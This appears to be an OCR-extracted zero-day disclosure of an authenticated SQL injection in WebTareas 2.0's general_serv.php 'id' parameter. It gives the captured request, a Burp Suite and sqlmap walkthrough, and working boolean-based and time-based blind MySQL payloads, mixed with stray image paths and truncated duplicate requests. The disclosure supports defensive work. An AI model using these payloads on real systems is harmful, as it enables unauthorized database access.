0 Day Vulnerability Report
Webtareas v2.0 authenticated Sql injection

High-Level Summary


WebTareas version 2.0 vulnerable the sql injection. The attacker after login can do inject SQL query in [”id=”] parameter.

Vulnerable Request

```
POST /webtareas/includes/general_serv.php HTTP/1.1
Host: 10.61.57.147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Origin: http://10.61.57.147
Connection: close
Referer: http://10.61.57.147/webtareas/general/home.php?
Cookie: webTareasSID=npmmte1hejtnsi35mcqbc97gse

action=cardview-actions&prefix=..%2F&object=projects&tblnam=projects&extra=&extpath=&id=1[Vulnerable parameter!]&defact=Y
```

Example for Exploitation


Login Page:



admin


•••••

Home Page:



Attention System date deviates from all years that workcalendar initialized.
Initialize all workcalendars of the year that contains the system date.
Otherwise any modifications to the system is not recommended.

My Projects page:



1
Medium
Initiation
Administrator

2
teszt
Medium
Initiation
Administrator

3
asdf
Medium
Initiation
Administrator

4
asdf2
Medium
Initiation
Administrator

5
asdf123
Medium
Initiation
Administrator

6
asdf123
Medium
Initiation
Administrator


7
asdf123
Medium
Initiation
Administrator

8
asdf123
High
Initiation
Administrator

9
teszt02

Starting BurpSuite and intercept on. Select a project and capture the request in BurpSuite.


Captured request:


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
? < + >
0 matches


Request to http://10.61.57.147:80

```
POST /webtareas/includes/general_serv.php HTTP/1.1
Host: 10.61.57.147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Origin: http://10.61.57.147
Connection: close
Referer: http://10.61.57.147/webtareas/general/home.php?
Cookie: webTareasSID=npmmte1hejtnsi35mcqbc97gse

action=cardview-actions&prefix=..%2F&object=projects&tblnam=projects&extra=&extpath=&id=1&defact=Y
```

Save the captured request as ”webt01”:



```
POST /webtareas/includes/general_serv.php HTTP/1.1
Host: 10.61.57.147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Origin: http://10.61.57.147
Connection: close
Referer: http://10.61.57.147/webtareas/general/home.php?
Cookie: webTareasSID=npmmte1hejtnsi35mcqbc97gse

action=cardview-actions&prefix=..%2F&object=projects&tblnam=p
```



```
POST /webtareas/includes/general_serv.php HTTP/1.1
Host: 10.61.57.147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/2010
Accept: */*
Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Origin: http://10.61.57.147
Connection: close
Referer: http://10.61.57.147/webtareas/general/home.php?
Cookie: webTareasSID=npmmte1hejtnsi35mcqbc97gse

action=cardview-actions&prefix=..%2F&object=projects&tblnam=projects&e
```


File Name: webt01

Files of Type: All Files

☑ Base64-encode requests and responses

Sqlmap.py [http://sqlmap.org/]:

sqlmap.py –r webt01



```
C:\Users\        \Desktop\sqlmap>sqlmap.py -r webt01
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.1.17#dev}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
 and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:09:44 /2020-01-23/

[12:09:44] [INFO] parsing HTTP request from 'webt01'
[12:09:45] [WARNING] provided value for parameter 'extra' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[12:09:45] [WARNING] provided value for parameter 'extpath' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[12:09:45] [INFO] resuming back-end DBMS 'mysql'
[12:09:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: action=cardview-actions&prefix=../&object=projects&tblnam=projects&extra=&extpath=&id=1' AND 4597=4597 AND 'yvIt'='yvIt&defact=Y

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=cardview-actions&prefix=../&object=projects&tblnam=projects&extra=&extpath=&id=1' AND (SELECT 4838 FROM (SELECT(SLEEP(5)))WYXW) AND 'lBki'='lBki&defact=
Y
---
[12:09:45] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.41, PHP 7.3.13
back-end DBMS: MySQL >= 5.0.12
[12:09:45] [INFO] fetched data logged to text files under 'C:\Users\        \AppData\Local\sqlmap\output\10.61.57.147'

[*] ending @ 12:09:45 /2020-01-23/


C:\Users\        \Desktop\sqlmap>
```

```
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: action=cardview-
actions&prefix=../&object=projects&tblnam=projects&extra=&extpath=&id=1' AND
4597=4597 AND 'yvIt'='yvIt&defact=Y

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=cardview-
actions&prefix=../&object=projects&tblnam=projects&extra=&extpath=&id=1' AND
(SELECT 4838 FROM (SELECT(SLEEP(5)))WYXW) AND 'lBki'='lBki&defact=Y
---
```